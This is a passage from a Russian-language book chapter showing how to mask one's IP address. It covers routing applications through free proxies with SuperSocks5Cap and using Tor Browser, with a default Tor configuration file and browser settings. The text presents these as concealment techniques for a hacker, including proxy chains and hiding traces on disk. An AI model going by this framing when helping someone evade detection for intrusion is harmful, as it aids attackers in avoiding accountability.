


Рис. 7.6

Вновь находится подходящий сервер, и далее в настройках программы устанавливается IP-адрес, тип протокола и порт найденного бесплатного сервера (рис. 7.7).

Проверяется, работает ли данный сервер или информация по нему уже устарела (кнопка **Test This Proxy**) — рис. 7.8.




Рис. 7.7

Если все замечательно работает, соединение успешно устанавливается, значит, настройка почти завершена. И вот тут самое главное, что позволяет сделать программа SuperSocks5Cap! А именно: она дает возможность работать через прокси-сервер любому приложению, а не только браузеру!!! Для чего вы должны прямо в поле программы "бросить" ярлык именно той программы, которую будете запускать через SuperSocks5Cap. Но мы (опять же для упрощения и чистоты эксперимента) бросим туда значок привычного MS Internet Explorer (рис. 7.9).

Дважды щелкнем по этому значку, фактически запустив браузер "из-под" приложения SuperSocks5Cap, и вновь проверим наш адрес (рис. 7.10).

Опыт удался, цель достигнута — работа осуществляется через прокси-сервер, и уже, что очень важно, с шифрованием! В Интернете нас видят под новым адресом.

Как вы уже поняли, для большей скрытности хакеру не трудно использовать цепочки из нескольких прокси-серверов.




Рис. 7.8




Рис. 7.9




Рис. 7.10

Поговорим немного еще об одной абсолютно бесплатной, свободно распространяемой программе для скрытия пребывания в сети с интригующим названием — **Tor (The Onion Router)**! Это инструмент для осуществления так называемой "луковой маршрутизации". Примечательно, что даже в логотипе программы используется изображение луковицы. Правда, она не надкусанная как яблоко, но зато с недостающей четвертинкой.

В указанной системе с целью осуществления анонимности используется целая сеть специально предназначенных для этого серверов. Трафик шифруется. Взаимодействие организовано так, что не только обеспечивается анонимность ваших соединений, но возможно так же при желании создавать и анонимные интернет-ресурсы, не раскрывая их действительное местоположение.

О серьезности проекта говорит многое. Во-первых, история появления этого приложения в публичном пользовании: по общепринятой версии изначально проект был разработан американскими военными, и только позже он был рассекречен и отдан в свободное использование, где и развивался до сих пор. Во-вторых, программа имеет решение для всех популярных операционных систем. В-третьих, поражает география и масштабы ее использования, а также контингент пользователей: применяют ее не только хакеры, диссиденты, студенты, корреспонденты солидных изданий, но даже и спецслужбы многих стран, чтобы "не светить" свои реальные адреса для обывателей.

Одно из самых значимых преимуществ программы заключается в том, что ее не нужно устанавливать. Используя способы, описанные в следующей главе, хакер может разместить Tor в секретном разделе, фактически не оставляя для непосвященных никаких видимых следов на своем компьютере.

Приложение состоит из нескольких каталогов и стартового exe-файла. В качестве браузера используется Firefox Portable с уже настроенными для безопасной работы плагинами. Все работает сразу!!!

После старта приложения, когда вы подключитесь к "тор-сети", автоматически запустится Firefox Portable и сообщит вам ваш новый анонимный IP-адрес (рис. 7.11).




Рис. 7.11

Этот же самый веб-узел (<https://check.torproject.org/?lang=ru>) при подключении обычным браузером показал бы ваш реальный адрес (рис. 7.12).




Рис. 7.12

Основной экран программы Тор выглядит просто (рис. 7.13).

При щелчке по значку **Сменить личность** ваш конечный IP-адрес тут же сменится. А при выборе **Обзор сети** можно просмотреть карту сети и оценить цепочку, создаваемую именно для вашего включения (рис. 7.14).




Рис. 7.13




Рис. 7.14

В нашем случае работа программы в качестве клиента производилась в NAT-зоне (за роутером, в домашней сети) вообще без каких-либо дополнительных настроек в конфигурации программы.

Покажем некоторые экраны настройки Torg для такой ситуации, когда все установлено по умолчанию. Для этого из главного меню необходимо зайти в меню **Настройки**. На вкладке **Обмен** появившегося диалогового окна мы видим, что взаимодействие осуществляется в качестве клиента (рис. 7.15). И это самый упрощенный и предпочтительный (на мой взгляд) режим работы программы.

На вкладке **Дополнительное** показанные на рис. 7.16 параметры являются определяющими для связи с браузером.




Рис. 7.15




Рис. 7.16

И наконец, файл настроек Tor содержит такие записи:

```
# This file was generated by Tor; if you edit it, comments will not be
preserved
# The old torrc file was renamed to torrc.orig.1 or similar, and Tor will
ignore it
```

```
AvoidDiskWrites 1
ControlPort 9151
DataDirectory "D:/Install/NET_TOOLS/\322\316\320 -
\340\355\356\355\350\354\355\356\361\362\374\342 \361\345\362\350/Tor
Browser/Data/Tor"
DirReqStatistics 0
GeoIPFile .\Data\Tor\geoip
```

```
Log notice stdout
SocksListenAddress 127.0.0.1
SocksPort 9150
```

Здесь важно обратить внимание на параметры `ControlPort` и `SocksPort`.

А сейчас посмотрим наиболее важные настройки по умолчанию прилагаемого к Tor браузера — Firefox Portable.

На рис. 7.17 приведены значения параметров, влияющих на связь с Tor.




Рис. 7.17

Если вы захотите настраивать какой-либо другой свой любимый браузер для связи с Tor, то чтобы убедиться, что с конфигурацией портов не все так просто, приведем установки на прокси-сервер "вручную", при которых успешно работает Firefox Portable в комбинации с этой программой (рис. 7.18).

Обратим внимание на то, что в настройках Tor для управления участвует порт 9151, а в настройках браузера для SOCKS 5 — порт 9150.

На следующей копии экрана настроек видно, что по умолчанию в браузере не ведутся журналы с данными по посещаемым сайтам (логи) и отключен Flash-плеер (рис. 7.19).




Рис. 7.18




Рис. 7.19

Flash-плеер отключен не случайно, потому что из соображений безопасности сообщество, поддерживающее Tor, не гарантирует полной анонимности при использовании сторонних приложений.

О программе можно было бы рассказывать долго, существует много интересной информации. Упомянем только некоторые факты. Например, о том, что несколько лет назад немецкая полиция арестовала человека, организовавшего на своем компьютере сервер Tor. Тогда было установлено, что через этот сервер "некто" отправил ложное сообщение о теракте. Личность, отправившую сообщение, так и не нашли, а хозяин этого компьютера, все же будучи выпущенным на свободу, отказался в дальнейшем от соблазна предоставлять свой компьютер в качестве узла Tor. Кстати, мы и вам этого не советуем!

Еще один интересный факт: в ряде стран Tor блокируется различными способами. Например, в Иране препятствия чинятся за счет блокировки SSL-соединений. А в Китае в список блокировки большого брандмауэра ("Золотой щит") было включено подавляющее большинство публичных адресов серверов Tor...

IP-адреса серверов Tor включены в черные списки некоторых серьезных ресурсов Интернета. Например, при пользовании Tor поисковый сервер Яндекса может заподозрить вас в "нехороших" действиях. Он выдает сообщение с запросом на ввод "капчи", предполагая, что с вашего IP-адреса поступают автоматические запросы (рис. 7.20).

